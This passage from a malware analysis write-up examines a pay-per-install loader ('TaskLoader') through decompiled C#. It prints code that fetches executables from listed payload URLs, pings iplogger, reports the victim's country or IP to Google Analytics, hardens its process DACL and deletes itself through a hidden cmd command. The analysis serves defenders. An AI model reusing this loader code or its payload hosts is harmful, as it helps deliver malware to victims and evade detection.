
```
// Token: 0x02000025 RID: 37
public class KgcControl : ComControl
{
    // Token: 0x060000AD RID: 173 RVA: 0x00002517 File Offset: 0x00000717
    public KgcControl(string controlName, string fullName, string ID)
    {
        Class9.IGkinFVza003T();
        base..ctor();
        this.m_controlName = controlName;
        this.m_fullName = fullName;
        this.m_controlID = ID;
    }

    // Token: 0x060000AE RID: 174 RVA: 0x00005A3C File Offset: 0x00003C3C
    public override bool Sta(string commandLine)
    {
        string arg = this.Idis(0);
        string text = string.Format("{0}\\{1}", Path.GetTempPath(), arg);
        try
        {
            FileLoader.GetFile(ProviderUrl.GetUrl("Kgc"), text, true, "");
            Thread.Sleep(ContainerClass.PostDownloadTimeout);
            if (File.Exists(text))
            {
                Utils.GetResponse("https://iplogger.org/1I5PC", false);
                Utils.StartProcess(text, commandLine, true, 180000);
                return true;
            }
            LogProvider.Message(string.Format("{0} not exists!", this.m_controlName));
        }
        catch (Exception ex)
        {
            LogProvider.Message(string.Format("Exeption in {0}: {1}", this.m_fullName, ex.Message));
            LogProvider.Message("Exeption: " + ex.StackTrace);
        }
        return false;
    }

    // Token: 0x060000AF RID: 175 RVA: 0x00005B08 File Offset: 0x00003D08
    private bool method_0()
    {
        bool result = false;
        string path = Path.Combine(Utils.GetSpecialDirectoryPath(16), "Cleaner.lnk");
        if (File.Exists(path) || Registry.CurrentUser.OpenSubKey("Software\\GCleaner") != null || Registry.CurrentUser.OpenSubKey("Software\\InstallDone") != null)
        {
            result = true;
        }
        return result;
    }
```

IPLogger request and registry key install checks.



```
using System.Collections.Generic;

namespace NetworkInfoHost
{
    // Token: 0x02000003 RID: 3
    public class ProviderUrl
    {
        // Token: 0x06000001 RID: 1 RVA: 0x0000275C File Offset: 0x0000095C
        public static void Init()
        {
            ProviderUrl.dictionary_0.Add("Kgc", new TinyElement("http://45.12.253.74/pineapple.php?pub=mixthree", new KgcControl("", "", "")));
            ProviderUrl.dictionary_0.Add("Kmy", new TinyElement("http://85.217.144.228/files/Had.exe", new KmyControl("", "", "")));
            ProviderUrl.dictionary_0.Add("Kpi", new TinyElement("http://hhk.ghwiwwhh.com/m/ss45.exe", new KpiControl("", "", "")));
            ProviderUrl.dictionary_0.Add("Kme", new TinyElement("https://ashoktodmal.com/tmp/index.php", new KmeControl("", "", "")));
        }

        // Token: 0x06000002 RID: 2 RVA: 0x00002820 File Offset: 0x00000A20
        public static string GetUrl(string id)
```


Payload URL to key association.



```
// Token: 0x06000036 RID: 54 RVA: 0x000034AC File Offset: 0x000016AC
public virtual string Idis(int type = 0)
{
    string arg = "exe";
    switch (type)
    {
    case 0:
        arg = "exe";
        break;
    case 1:
        arg = "msi";
        break;
    case 2:
        arg = "zip";
        break;
    }
    return string.Format("pac{0}.{1}", this.m_controlID, arg);
}
```


The "pac" payload naming convention.

Interestingly, the `RunItems` function calls upon `method_2` Which will send information such as the IP and the country where the payload is being run and send it back to a **Google Analytics** dashboard. This corroborates that this loader may be part of a Loader-as-a-Service campaign, as this sort of data being sent to services like `iplogger` and `GAnalytics` are typical methods of Pay-per-Install operations.



```
        return this.m_out.Count > 0;
    }

    // Token: 0x06000098 RID: 152 RVA: 0x000052A0 File Offset: 0x000034A0
    public bool RunItems()
    {
        bool result = false;
        LogProvider.Message("RunItems start");
        LogProvider.Message("**************************************");
        foreach (string text in this.m_out)
        {
            try
            {
                ComControl comControl = this.m_items[text];
                comControl.Coun(Utils.GetCountry());
                LogProvider.Message("Run elem: " + comControl.m_controlName);
                LogProvider.Message("--------------------------------------");
                if (!comControl.Ru())
                {
                    LogProvider.Message("Error - " + comControl.m_controlName);
                }
                int num = comControl.IsExi(true);
                if (num == IStat.EXISTS)
                {
                    result = true;
                    LogProvider.Message("Elem was installed: " + text);
                    string string_ = Utils.GetCountry();
                    if (text == "Prxx")
                    {
                        string_ = Utils.GetIp();
                        this.class7_0.method_1(ContainerClass.Tid, Guid.NewGuid().ToString(), ContainerClass.Ec, comControl.m_controlName, string_);
                        break;
                    }
                    this.class7_0.method_1(ContainerClass.Tid, Guid.NewGuid().ToString(), ContainerClass.Ec, comControl.m_controlName, string_);
                }
                else if (num == IStat.NOT_EXISTS)
                {
                    LogProvider.Message("Elem was not installed: " + text);
                }
                else if (num == IStat.ERROR)
                {
                    LogProvider.Message(string.Format("{0} error precheck", text));
                }
                else if (num == IStat.ERROR_DOMAIN)
                {
                    LogProvider.Message(string.Format("{0} error domain", text));
                }
                else if (num == IStat.ERROR_SERVER)
                {
                    LogProvider.Message(string.Format("{0} error server", text));
                }
                LogProvider.Message("--------------------------------------");
            }
            catch (Exception ex)
            {
                LogProvider.Message("Exeption in RunItems: " + ex.Message);
                LogProvider.Message("Exeption: " + ex.StackTrace);
            }
        }
        LogProvider.Message("InstallElements end");
```

RunItems function payload execution.




```
    }
}

// Token: 0x0600009D RID: 157 RVA: 0x000055F0 File Offset: 0x000037F0
public void method_1(string string_0, string string_1, string string_2, string string_3, string string_4)
{
    string string_5 = "http://www.google-analytics.com/collect";
    string string_6 = string.Format("v=1&tid={0}&cid={1}&t=event&ec={2}&ea={3}&el={4}", new object[]
    {
        string_0,
        string_1,
        string_2,
        string_3,
        string_4
    });
    Class6 item = new Class6(string_5, string_6);
    lock (this.object_0)
    {
        this.queue_0.Enqueue(item);
    }
}

// Token: 0x0600009E RID: 158 RVA: 0x00005668 File Offset: 0x00003868
public void method_2(string string_0, string string_1, string string_2, string string_3, string string_4)
{
    try
    {
        string requestUriString = "http://www.google-analytics.com/collect";
        string s = string.Format("v=1&tid={0}&cid={1}&t=event&ec={2}&ea={3}&el={4}", new object[]
        {
            string_0,
            string_1,
            string_2,
            string_3,
            string_4
        });
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
        httpWebRequest.Method = "POST";
        httpWebRequest.Credentials = CredentialCache.DefaultCredentials;
        httpWebRequest.Timeout = 30000;
        UTF8Encoding utf8Encoding = new UTF8Encoding();
        byte[] bytes = utf8Encoding.GetBytes(s);
        httpWebRequest.ContentType = "text/html";
        httpWebRequest.ContentLength = (long)bytes.Length;
        using (Stream requestStream = httpWebRequest.GetRequestStream())
        {
            requestStream.Write(bytes, 0, bytes.Length);
            requestStream.Close();
        }
        HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse();
    }
    catch (Exception)
    {
    }
}
```

Methods for sending data to GAnalytics.

We we're able to extract the data of the Google Analytics dashboard in debug mode:


```
ContainerClass.Ec = "oki";
ContainerClass.Tid = "UA-71688099-1";
ContainerClass.HomeDom = "freesmartsoft[.]com";
```

The command-line options also included some extra functionality:



```
{
    // Token: 0x06000013 RID: 19
    [DllImport("advapi32.dll", SetLastError = true)]
    private static extern bool GetKernelObjectSecurity(IntPtr intptr_0, int int_0, [Out] byte[] byte_0, uint uint_0, out uint uint_1);

    // Token: 0x06000014 RID: 20 RVA: 0x00002864 File Offset: 0x00000A64
    public static RawSecurityDescriptor smethod_0(IntPtr intptr_0)
    {
        byte[] array = new byte[0];
        uint num;
        Class1.GetKernelObjectSecurity(intptr_0, 4, array, 0U, out num);
        if ((ulong)num > 32767UL)
        {
            throw new Win32Exception();
        }
        if (!Class1.GetKernelObjectSecurity(intptr_0, 4, array = new byte[num], num, out num))
        {
            throw new Win32Exception();
        }
        return new RawSecurityDescriptor(array, 0);
    }

    // Token: 0x06000015 RID: 21
    [DllImport("advapi32.dll", SetLastError = true)]
    private static extern bool SetKernelObjectSecurity(IntPtr intptr_0, int int_0, [In] byte[] byte_0);

    // Token: 0x06000016 RID: 22 RVA: 0x000028BC File Offset: 0x00000ABC
    private static void smethod_1(IntPtr intptr_0, RawSecurityDescriptor rawSecurityDescriptor_0)
    {
        byte[] array = new byte[rawSecurityDescriptor_0.BinaryLength];
        rawSecurityDescriptor_0.GetBinaryForm(array, 0);
        if (!Class1.SetKernelObjectSecurity(intptr_0, 4, array))
        {
            throw new Win32Exception();
        }
    }

    // Token: 0x06000017 RID: 23
    [DllImport("kernel32.dll")]
    private static extern IntPtr GetCurrentProcess();

    // Token: 0x06000018 RID: 24 RVA: 0x000028F0 File Offset: 0x00000AF0
    public static void smethod_2()
    {
        try
        {
            IntPtr currentProcess = Class1.GetCurrentProcess();
            RawSecurityDescriptor rawSecurityDescriptor = Class1.smethod_0(currentProcess);
            rawSecurityDescriptor.DiscretionaryAcl.InsertAce(0, new CommonAce(AceFlags.None, AceQualifier.AccessDenied, 2035711, new SecurityIdentifier(WellKnownSidType.WorldSid, null), false, null));
            Class1.smethod_1(currentProcess, rawSecurityDescriptor);
        }
        catch
        {
        }
    }
```

The "/pro" command-line option modifies the DACL of the current process to deny rights to the Everyone group.



```
        }

        // Token: 0x06000024 RID: 36 RVA: 0x00002CB8 File Offset: 0x00000EB8
        private static void smethod_3()
        {
            Path.GetDirectoryName(Application.ExecutablePath);
            try
            {
                Process.Start(new ProcessStartInfo
                {
                    Arguments = "/C choice /C Y /N /D Y /T 10 & Del \"" + Application.ExecutablePath + "\"",
                    WindowStyle = ProcessWindowStyle.Hidden,
                    CreateNoWindow = true,
                    FileName = "cmd.exe"
                });
            }
            catch (Exception ex)
            {
                string message = ex.Message;
            }
            try
            {
                Process.Start(new ProcessStartInfo
                {
                    Arguments = "/C choice /C Y /N /D Y /T 10 & Del \"" + Application.ExecutablePath + ".config\"",
                    WindowStyle = ProcessWindowStyle.Hidden,
                    CreateNoWindow = true,
                    FileName = "cmd.exe"
                });
            }
            catch (Exception ex2)
            {
                string message2 = ex2.Message;
            }
        }
    }
```


Following execution, the binary auto-deletes.

Payloads

In this section we will go over the different payloads we've seen deployed in our telemetry. This section will serve mostly as a short reference to the malwares we've seen and point to the different references and techniques that aided us in our analysis, providing updates where we've seen changes. It is in no way an exhaustive list of all the payloads TaskLoader may deliver, as these may evolve over time, but rather show the general intention which is generally criminal activity used to gain initial access to a network or expand infrastructure.

CustomerLoader

